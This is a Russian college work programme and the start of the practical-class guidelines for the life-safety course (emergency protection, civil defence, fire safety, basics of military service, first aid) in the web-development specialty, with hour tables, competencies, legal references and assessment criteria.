Рабочая программа дисциплины СГ.03. Безопасность жизнедеятельности разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 7

3. Условия реализации рабочей программы дисциплины 13

4. Контроль и оценка результатов освоения дисциплины 16

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.03. БЕЗОПАСНОСТЬ ЖИЗНЕДЕЯТЕЛЬНОСТИ

1.1. Область применения программы

Рабочая программа дисциплины СГ.03. Безопасность жизнедеятельности является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.03. общепрофессиональной дисциплиной социально-гуманитарного цикла, на освоение основ военной службы (для юношей) – 70 процентов от общего объема времени, отведенного на указанную дисциплину (п.2.7 ФГОС СПО), из которых 35 часов – военные сборы в соответствии с *Приказом Минобороны РФ и Министерства образования и науки РФ от 24 февраля 2010 г. N 96/134 "Об утверждении Инструкции об организации обучения граждан Российской Федерации начальным знаниям в области обороны и их подготовки по основам военной службы в образовательных учреждениях среднего (полного) общего образования, образовательных учреждениях начального профессионального и среднего профессионального образования и учебных пунктах".*

Для подгрупп девушек (при наличии) возможно (при желании) заменить основы военной службы на освоение основ медицинских знаний.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен уметь:**

У1 - организовывать и проводить мероприятия по защите работающих и населения от негативных воздействий чрезвычайных ситуаций;

$У_2$ – предпринимать профилактические меры для снижения уровня опасностей различного вида и их последствий в профессиональной деятельности и быту;

$У_3$ - использовать средства индивидуальной и коллективной защиты от оружия массового поражения;

$У_4$ - применять первичные средства пожаротушения;

$У_5$ - ориентироваться в перечне военно-учетных специальностей и самостоятельно определять среди них родственные полученной специальности;

$У_6$ - владеть способами бесконфликтного общения и саморегуляции в повседневной деятельности и экстремальных условиях военной службы;

$У_7$ - оказывать первую помощь пострадавшим.

знать:

$З_1$ - принципы обеспечения устойчивости объектов экономики, прогнозирования развития событий и оценки последствий при техногенных чрезвычайных ситуациях и стихийных явлениях, в том числе в условиях противодействия терроризму как серьезной угрозе национальной безопасности России;

$З_2$ – основные виды потенциальных опасностей и их последствия в профессиональной деятельности и быту, принципы снижения вероятности их реализации;

$З_3$ - основы военной службы и обороны государства;

$З_4$ - задачи и основные мероприятия гражданской обороны;

$З_5$ - способы защиты населения от оружия массового поражения;

$З_6$ - меры пожарной безопасности и правила безопасного поведения при пожарах;

$З_7$ - организацию и порядок призыва граждан на военную службу и поступления на нее в добровольном порядке;

$З_8$ - основные виды вооружения, военной техники и специального снаряжения, состоящих на вооружении (оснащении) воинских подразделений, в которых имеются военно-учетные специальности, родственные специальностям СПО;

$З_9$ - порядок и правила оказания первой помощи пострадавшим.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации

межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения.

ОК 07. *Содействовать сохранению окружающей среды, ресурсосбережению*[1], *применять знания об изменении климата, принципы бережливого производства,* эффективно действовать в чрезвычайных ситуациях.

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 68 часов, в том числе

в форме практической подготовки – 00 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 68 часов, в том числе

практические занятия – 47 часов;

самостоятельная работа обучающегося – 00 часов

Обязательная часть рабочей программы составляет – 68 часов, вариативная часть – 00 часов.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

для юношей

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**68**
в том числе:	
в форме практической подготовки	0
Объем работы обучающегося во взаимодействии с преподавателем	**68**
в том числе:	
практические занятия	12
военные сборы	35
Самостоятельная работа обучающегося (всего)	**0**

для девушек

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**68**
в том числе:	
в форме практической подготовки	0
Объем работы обучающегося во взаимодействии с преподавателем	**68**
в том числе:	
практические занятия	17
Самостоятельная работа обучающегося (всего)	**0**

2.2. Формы промежуточной аттестации

5 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.03. Безопасность жизнедеятельности

Наименование разделов и тем	Содержание учебного материала, лабораторные работы и практические занятия, самостоятельная работа обучающихся, курсовая работа (проект) *(если предусмотрены)*		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Введение	*Содержание учебного материала*		*3*		
	1	Предмет, задачи и методы научной дисциплины «Безопасности жизнедеятельности». Основные положения учебной дисциплины. Краткая история формирования дисциплины. Основные понятия и определения БЖ. Эволюция среды обитания. Загрязнения среды обитания.	1		ОК 01, ОК 05, ОК 07
	Практические занятия		**2**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 07
	1	**Практическое занятие № 1** «Адаптация человека к условиям окружающей среды»	1		
	2	**Практическое занятие № 2** «Виды опасностей и их профилактика в быту и в профессиональной деятельности»	1		
Раздел 1. Чрезвычайные ситуации мирного времени и организация защиты населения			**16**		
Тема 1.1. Чрезвычайные ситуации природного, техногенного характера	*Содержание учебного материала*		*3*		
	1	**Чрезвычайные ситуации природного, техногенного характера** Общая характеристика чрезвычайных ситуаций природного и техногенного характера, источники их возникновения. Классификация чрезвычайных ситуаций по масштабам их распространения и тяжести последствий. Прогнозирование чрезвычайных ситуаций. Теоретические основы прогнозирования чрезвычайных ситуаций. Прогнозирование природных и техногенных катастроф. Порядок выявления и оценки обстановки	1		ОК 01, ОК 05, ОК 07
	Практические занятия		**2**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 07
	1	**Практическое занятие № 3** «Модели поведения людей при возникновении ЧС природного характера»	1		
	2	**Практическое занятие № 4 «**Модели поведения людей при возникновении ЧС техногенного характера»	1		

Тема 1.2. Организационные основы по защите населения от чрезвычайных ситуаций мирного времени	*Содержание учебного материала*		*4*		
	1	**Организационные основы по защите населения от чрезвычайных ситуаций мирного времени** МЧС России – федеральный орган управления в области зашиты населения и территорий от чрезвычайных ситуации. Основные задачи МЧС России в области гражданской обороны, защиты населения и территорий от чрезвычайных ситуаций. Единая государственная система предупреждения и ликвидации чрезвычайных ситуаций (РСЧС). Основная цель создания этой системы, основные задачи РСЧС по защите населения от чрезвычайных ситуаций, силы и средства ликвидации чрезвычайных ситуаций. Гражданская оборона, ее структура и задачи по защите населения от опасностей, возникающих при ведении военных действий или вследствие этих действий	2		ОК 01, ОК 05, ОК 07
	Практические занятия		**2**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 5** «Изучение мероприятий по защите работающих и населения от негативных воздействий ЧС»			
Тема 1.3. Организация защиты населения от чрезвычайных ситуаций мирного времени	*Содержание учебного материала*		*9*		
	1	**Организация защиты населения от чрезвычайных ситуаций мирного времени** Основные принципы и нормативно-правовая база защиты населения от чрезвычайных ситуаций. Деятельность государства в области защиты населения от чрезвычайных ситуаций. Федеральные законы и другие нормативно-правовые акты Российской Федерации в области безопасности жизнедеятельности. Инженерная защита населения от чрезвычайных ситуаций. Порядок использования инженерных сооружений для защиты населения от чрезвычайных ситуаций. Организация и выполнение эвакуационных мероприятий. Основные положения по эвакуации населения в мирное и военное время. Организация эвакомероприятий при стихийных бедствиях, авариях и катастрофах.	2		
	2	Применение средств индивидуальной защиты в чрезвычайных ситуациях. Назначение и порядок применения средств индивидуальной защиты органов дыхания, кожи и средств медицинской защиты в чрезвычайных ситуациях	1		ОК 01, ОК 05, ОК 07
	Практические занятия		**6**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 6**. Организация подбора и использования средств индивидуальной защиты в чрезвычайных ситуациях	2		
	3	**Практическое занятие № 7**. Изучение первичных средств тушения пожаров	2		
	4	**Практическое занятие № 8**. Эвакуация людей при пожаре	2		

Раздел 2. Основы военной службы			**48**		
Тема 2.1. Основы обороны государства	*Содержание учебного материала*		*8*		
	1	**Основы обороны государства** Обеспечение национальной безопасности Российской Федерации. Национальные интересы России. Основные угрозы национальной безопасности Российской Федерации. Военная доктрина Российской Федерации. Обеспечение военной безопасности Российской Федерации, военная организация государства, руководство военной организацией государства.	2		ОК 01, ОК 05, ОК 06, ОК 07
	2	Вооруженные Силы РФ - основа обороны Российской Федерации. Виды Вооруженных Сил, рода войск и их предназначение. Функции и основные задачи современных Вооруженных Сил России, их роль в системе обеспечения национальной безопасности страны. Другие войска, их состав и предназначение	2		
	3	Чрезвычайные ситуации военного характера, которые могут возникнуть на территории России в случае локальных вооруженных конфликтов или ведения широкомасштабных боевых действий. Основные источники чрезвычайных ситуаций военного характера – современные средства поражения.	2		
	4	Военные конфликты в мирное время. Терроризм как серьезная угроза национальной безопасности России	2		
Тема 2.2. Военная служба - особый вид федеральной государственной службы	*Содержание учебного материала*		*5*		
	1	**Правовые основы военной службы** Воинская обязанность, ее основные составляющие. Права и свободы военнослужащего. Льготы, предоставляемые военнослужащему. Прохождение военной службы по призыву и по контракту Боевые традиции Вооруженных Сил России. Патриотизм и верность воинскому долгу – основные качества защитника Отечества. Дружба, войсковое товарищество – основы боевой готовности частей и подразделений	2		ОК 01, ОК 05, ОК 06, ОК 07
	2	**Военная служба как особый вид федеральной государственной службы** Требования воинской деятельности, предъявляемые к физическим, психологическим и профессиональным качествам военнослужащего. Общие, должностные и специальные обязанности военнослужащих. Воинская дисциплина, её сущность и значение. Уголовная ответственность военнослужащих за преступления против военной службы. Сущность международного гуманитарного права и основные его источники	2		
	3	Символы воинской чести. Боевое знамя воинской части – символ воинской чести, доблести и славы. Ордена – почетные награды за воинские отличия и заслуги в	1		

		бою и военной службе. Ритуалы Вооруженных Сил РФ			
Тема 2.3. Военные сборы	*Содержание учебного материала*		*35*		
	1	Общевоинские уставы. Радиационная, химическая и биологическая защита. Тактическая подготовка. Общественно-государственная подготовка. Основы безопасности военной службы	2		ОК 01, ОК 05, ОК 06, ОК 07, ОК 08
	Практические занятия		**33**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08
		Строевая подготовка. Огневая подготовка. Военная топография. Военно-медицинская подготовка			
		ДИФФЕРЕНЦИРОВАННЫЙ ЗАЧЕТ	**1**		
		ВСЕГО:	**68**		
Раздел 2. Основы медицинских знаний (для девушек)			**35**		
Тема 2.1. Основы анатомии и физиологии человека	*Содержание учебного материала*		*2*		
	1	История медицины. Виды тканей. Виды костей. Соединение костей. Мышцы. Внутренние органы и системы человека	2		ОК 01, ОК 05, ОК 07
Тема 2.2. Основные виды болезней	*Содержание учебного материала*		*12*		
	1	Заболевания органов дыхания. Заболевания сердечно-сосудистой системы	2		ОК 01, ОК 05, ОК 07
	2	Заболевания органов пищеварения. Заболевания мочевыделительной системы	2		
	3	Нервные и психические заболевания	2		
	4	Стоматологические. Глазные и лор-заболевания	2		
	5	Кожные и венерологические заболевания	2		
	6	Детские болезни	2		
Тема 2.3. Фармакология	*Содержание учебного материала*		*4*		
	1	Лекарства. Пути введения, выведения. Дозы лекарственных средств. Механизмы действия лекарственных средств. Побочные действия лекарственных средств	2		ОК 01, ОК 05, ОК 07
	2	Основные виды лекарственных средств	2		
Тема 2.4. Основы гигиены и санитарии	*Содержание учебного материала*		*4*		
	1	Основы гигиены и санитарии. Нормативные документы	2		ОК 01, ОК 05, ОК 07
	2	Личная гигиена (требования к внешнему виду, чистоте рук)	2		
Тема 2.5. Первая помощь пострадавшим	*Содержание учебного материала*		*13*		
	1	**Правовые основы оказания первой доврачебной помощи** Ситуации, при которых человек нуждается в оказании первой медицинской помощи. Виды ран и общие правила оказания первой медицинской помощи. Общие понятия о строении человека	2		ОК 01, ОК 05, ОК 07
	Практические занятия		**1**		ОК 01, ОК 02, ОК 04, ОК 05,
	1	**Практическое занятие № 9**. Общие правила оказания первой медицинской			

		полощи пострадавшим			ОК 07
	2	Первая медицинская помощь при кровотечениях	1		
	Практические занятия		**1**		
	2	**Практическое занятие № 10**. Первая помощь при кровотечениях			
	3	Первая помощь при переломах	1		
	Практические занятия		**1**		
	3	**Практическое занятие № 11**. Первая помощь при переломах. Наложение шины на место перелома, транспортировка пострадавшего			
	4	Первая помощь при ранениях	1		
	Практические занятия		**1**		
	4	**Практическое занятие № 12**. Первая помощь при ранениях. Наложение повязок			
	5	Реанимационные мероприятия	1		
	Практические занятия		**1**		
	5	**Практическое занятие № 13**. Первая помощь при сердечной недостаточности, инфаркте, инсульте, остановке сердца			
	6	Другие виды оказания первой медицинской помощи (обморожение, инородные предметы в дыхательных путях, утопление и т.д)	2		
		ДИФФЕРЕНЦИРОВАННЫЙ ЗАЧЕТ	**1**		
		ВСЕГО:	**68**		

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете безопасности жизнедеятельности и охраны труда.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.03. Безопасность жизнедеятельности разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Федеральные законы:

1. Конституция РФ. Ст. 42, 43, 44, 59.
2. Федеральный закон от 29 декабря 2012 г. N 273-ФЗ "Об образовании в Российской Федерации"
3. Федеральный закон от 28 декабря 2010 г. N 390-ФЗ "О безопасности»
4. Федеральный закон от 12 февраля 1998 г. N 28-ФЗ "О гражданской обороне"
5. Федеральный закон от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера".
6. Федеральный закон от 10 января 2002 г. № 7-ФЗ "Об охране окружающей среды"
7. Федеральный закон от 30 марта 1999 г. № 52-ФЗ "О санитарно-эпидемиологическом благополучии населения"
8. Федеральный закон от 21 ноября 2011 г. № 323-ФЗ "Об основах охраны здоровья граждан в Российской Федерации"
9. Федеральный закон от 21 декабря 1994 г. № 69-ФЗ "О пожарной безопасности"

10. Федеральный закон от 9 января 1996 г. № 3-ФЗ "О радиационной безопасности населения"

11. Федеральный закон от 19 июля 1997 г. № 109-ФЗ "О безопасном обращении с пестицидами и агрохимикатами"

12. Федеральный закон от 6 марта 2006 г. № 35-ФЗ "О противодействии терроризму"

13. Федеральный закон от 28 марта 1998 г. № 53-ФЗ "О воинской обязанности и военной службе"

14. Уголовный кодекс РФ.

Указы Президента РФ и Постановления правительства РФ:

1. Указ Президента РФ от 31.12.2015 N 683 "О Стратегии национальной безопасности Российской Федерации"

2. Указ Президента РФ № 646 от 5.12.2016 «Доктрина информационной безопасности РФ»

3. Указ Президента РФ № 2976 от 25.12.2014 «Военная доктрина РФ».

4. Постановление Правительства РФ от 2 ноября 2000 г. № 841 "Об утверждении Положения о подготовке населения в области гражданской обороны"

5. Постановление Правительства РФ от 30 декабря 2015 г. № 1493 "О государственной программе "Патриотическое воспитание граждан Российской Федерации на 2016-2020 годы"

6. Постановление Правительства РФ от 31 декабря 1999 г. № 1441 "Об утверждении Положения о подготовке граждан Российской Федерации к военной службе".

7. Указ Президента РФ от 15 февраля 2006 г. № 116 "О мерах по противодействию терроризму".

8. Постановление Правительства РФ от 3 октября 2013 г. № 864 "О федеральной целевой программе "Повышение безопасности дорожного движения в 2013 - 2020 годах".

9. Приказ Минтруда России от 12.02.2019 № 81н «Об утверждении перечней видов работ, профессий, должностей, на которых могут быть заняты граждане, проходящие альтернативную гражданскую службу, и организаций, где предусматривается прохождение альтернативной гражданской службы» (Зарегистрирован 06.03.2019 № 53965).

10. Указ Президента РФ от 16 сентября 1999 г. N 1237 "Вопросы прохождения военной службы"

11. Постановление Правительства РФ от 29 ноября 1999 г. N 1309 "О порядке создания убежищ и иных объектов гражданской обороны"

Учебная литература:

1. Безопасность жизнедеятельности : учебник и практикум для среднего профессионального образования / С. В. Абрамова [и др.] ; под общей редакцией В. П. Соломина. — Москва : Издательство Юрайт, 2024. — 399 с. — (Профессиональное образование). — ISBN 978-5-534-02041-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/511659 (дата обращения: 12.01.2024).

2. Доврачебная помощь при неотложных состояниях : учебник и практикум для среднего профессионального образования / Г. И. Чуваков [и др.] ; под редакцией Г. И. Чувакова. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 157 с. — (Профессиональное образование). — ISBN 978-5-534-16397-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530936 (дата обращения: 12.01.2024).

3. Каракеян В. И. Безопасность жизнедеятельности : учебник и практикум для среднего профессионального образования / В. И. Каракеян, И. М. Никулина. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 313 с. — (Профессиональное образование). — ISBN 978-5-534-04629-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/511628 (дата обращения: 12.01.2024).

4. Резчиков Е. А. Безопасность жизнедеятельности : учебник для среднего профессионального образования / Е. А. Резчиков, А. В. Рязанцева. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 639 с. — (Профессиональное образование). — ISBN 978-5-534-13550-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518397 (дата обращения: 12.01.2024).

Интернет-ресурсы

1. Интернет-ресурсы по ОБЖ http://aleks-metod.narod.ru/p74aa1.html
2. http://obg.ucoz.ru/
3. Сайт по ОБЖ http://sin-ob.jimdo.com/
4. Федеральные законы «О статусе военнослужащих», «О воинской обязанности и военной службе», «Об альтернативной гражданской службе», «О внесении изменений в Федеральный закон «О воинской обязанности и военной службе» № 61-ФЗ и статью 14 Закона РФ «Об образовании», «О противодействии терроризму» http://yandex.ru/yandsearch?lr=11393&text=
5. Семейный кодекс РФ, Уголовный кодекс РФ http://yandex.ru/yandsearch?lr=11393&text
6. Учебники по ОБЖ для СПО http://nashol.com/tag/skachat-uchebnik-po-obj-besplatno/

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Военные сборы оцениваются отдельно.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
У1 - организовывать и проводить мероприятия по защите работающих и населения от негативных воздействий чрезвычайных ситуаций;	ПЗ № 3 «Модели поведения людей при возникновении ЧС природного характера» ПЗ № 4 «Модели поведения людей при возникновении ЧС техногенного характера» ПЗ № 5 «Изучение мероприятий по защите работающих и населения от негативных воздействий ЧС»	- дифференцированный зачет
У2 - предпринимать профилактические меры для снижения уровня опасностей различного вида и их последствий в профессиональной деятельности и быту;	ПЗ № 1 «Адаптация человека к условиям окружающей среды» ПЗ № 2 «Виды опасностей и их профилактика в быту и в профессиональной деятельности»	
У3 - использовать средства индивидуальной и коллективной защиты от оружия массового поражения;	ПЗ № 6 «Организация подбора и использования средств индивидуальной защиты в чрезвычайных ситуациях»	
У4 - применять первичные средства пожаротушения;	ПЗ № 7 «Изучение первичных средств тушения пожаров» ПЗ № 8 «Эвакуация людей при пожаре»	
У5 - ориентироваться в перечне военно-учетных специальностей и самостоятельно определять среди них родственные полученной специальности;	- военные сборы	
У6 - владеть способами бесконфликтного общения и саморегуляции в повседневной деятельности и экстремальных условиях военной службы;	- военные сборы	
У7 - оказывать первую помощь пострадавшим;	- практические занятия в рамках военных сборов *(для юношей)* *для девушек:*	

	ПЗ № 9 «Общие правила оказания первой медицинской полощи пострадавшим» ПЗ № 10 «Первая помощь при кровотечениях» ПЗ № 11 «Первая помощь при переломах. Наложение шины на место перелома, транспортировка пострадавшего» ПЗ № 12 «Первая помощь при ранениях. Наложение повязок» ПЗ № 13 «Первая помощь при сердечной недостаточности, приступе стенокардии, инфаркте, инсульте, остановке сердца»	
знать:		
З1 - принципы обеспечения устойчивости объектов экономики, прогнозирования развития событий и оценки последствий при техногенных чрезвычайных ситуациях и стихийных явлениях, в том числе в условиях противодействия терроризму как серьезной угрозе национальной безопасности России;	- выполнение ПЗ № 3 «Модели поведения людей при возникновении ЧС природного характера» - выполнение ПЗ № 4 «Модели поведения людей при возникновении ЧС техногенного характера» - раздел 1	- дифференцированный зачет
З2 - основные виды потенциальных опасностей и их последствия в профессиональной деятельности и быту, принципы снижения вероятности их реализации;	- выполнение ПЗ № 1 «Адаптация человека к условиям окружающей среды» - выполнение ПЗ № 2 «Виды опасностей и их профилактика в быту и в профессиональной деятельности» - введение	
З3 – основы военной службы и обороны государства;	- военные сборы - раздел 3	
З4 - задачи и основные мероприятия гражданской обороны;	- выполнение ПЗ № 5 «Изучение мероприятий по защите работающих и населения от негативных воздействий ЧС» - раздел 2	
З5 - способы защиты населения от оружия массового поражения;	- выполнение ПЗ № 6 «Организация подбора и использования средств индивидуальной защиты в чрезвычайных ситуациях» - военные сборы - раздел 2	
З6 - меры пожарной безопасности и правила безопасного поведения при пожарах;	- выполнение ПЗ № 7 «Изучение первичных средств тушения пожаров» - выполнение ПЗ № 8 «Эвакуация людей при пожаре» - раздел 2	
З7 - организацию и порядок призыва граждан на военную службу и	- военные сборы - раздел 3	

поступления на нее в добровольном порядке;		
З8 - основные виды вооружения, военной техники и специального снаряжения, состоящих на вооружении (оснащении) воинских подразделений, в которых имеются военно-учетные специальности, родственные специальностям СПО;	- военные сборы - раздел 3	
З10 - порядок и правила оказания первой помощи пострадавшим	- практические занятия в рамках военных сборов *для девушек:* ПЗ № 9 «Общие правила оказания первой медицинской полощи пострадавшим» ПЗ № 10 «Первая помощь при кровотечениях» ПЗ № 11 «Первая помощь при переломах. Наложение шины на место перелома, транспортировка пострадавшего» ПЗ № 12 «Первая помощь при ранениях. Наложение повязок» ПЗ № 13 «Первая помощь при сердечной недостаточности, приступе стенокардии, инфаркте, инсульте, остановке сердца»	

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Эффективно взаимодействовать и работать в коллективе и команд	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов

	- выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК.07. Содействовать сохранению окружающей среды, ресурсосбережению[2], *применять знания об изменении климата, принципы бережливого производства*, эффективно действовать в чрезвычайных ситуациях	- поддерживает чистоту в учебном кабинете и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги)
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] Выделенное курсивом не формируется в рамках данной дисциплины

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

БЕЗОПАСНОСТЬ ЖИЗНЕДЕЯТЕЛЬНОСТИ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по *специальности*
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.03. Безопасность жизнедеятельности

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1.Пояснительная записка

Дисциплина СГ.03. Безопасность жизнедеятельности является обязательной дисциплиной социально-гуманитарного цикла ППССЗ по *специальности 09.02.09 Веб-разработка,* входящей в состав укрупненной группы специальностей 09*.00.00 Информатика и вычислительная техника*.

Дисциплина изучается в течение одного семестра.

В ходе освоения дисциплины *СГ.03. Безопасность жизнедеятельности* обучающийся должен

уметь:

У1 - организовывать и проводить мероприятия по защите работающих и населения от негативных воздействий чрезвычайных ситуаций;

$У_2$ – предпринимать профилактические меры для снижения уровня опасностей различного вида и их последствий в профессиональной деятельности и быту;

$У_3$ - использовать средства индивидуальной и коллективной защиты от оружия массового поражения;

$У_4$ - применять первичные средства пожаротушения;

$У_5$ - ориентироваться в перечне военно-учетных специальностей и самостоятельно определять среди них родственные полученной специальности;

$У_6$ - владеть способами бесконфликтного общения и саморегуляции в повседневной деятельности и экстремальных условиях военной службы;

$У_7$ - оказывать первую помощь пострадавшим.

знать:

$З_1$ - принципы обеспечения устойчивости объектов экономики, прогнозирования развития событий и оценки последствий при техногенных чрезвычайных ситуациях и стихийных явлениях, в том числе в условиях противодействия терроризму как серьезной угрозе национальной безопасности России;

$З_2$ – основные виды потенциальных опасностей и их последствия в профессиональной деятельности и быту, принципы снижения вероятности их реализации;

$З_3$ - основы военной службы и обороны государства;

$З_4$ - задачи и основные мероприятия гражданской обороны;

$З_5$ - способы защиты населения от оружия массового поражения;

$З_6$ - меры пожарной безопасности и правила безопасного поведения при пожарах;

$З_7$ - организацию и порядок призыва граждан на военную службу и поступления на нее в добровольном порядке;

$З_8$ - основные виды вооружения, военной техники и специального снаряжения, состоящих на вооружении (оснащении) воинских подразделений, в которых имеются военно-учетные специальности, родственные специальностям СПО;

$З_9$ - порядок и правила оказания первой помощи пострадавшим.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения.

ОК 07. *Содействовать сохранению окружающей среды, ресурсосбережению*[1], *применять знания об изменении климата, принципы бережливого производства,* эффективно действовать в чрезвычайных ситуациях.

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.

Практические занятия направлены на формирование умений дисциплины и выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении учебной дисциплины в целом.

Критерии оценивания практических работ

Каждый правильный ответ оценивается в 1 балл.
1 балл выставляется при полном ответе, 0,5 балла- неполный ответ.
Практическое занятие оценивается по 5 бальной шкале:

«Отлично»- ответы на письменные вопросы даны полностью и правильно. При ответе присутствуют причинно- следственные связи.
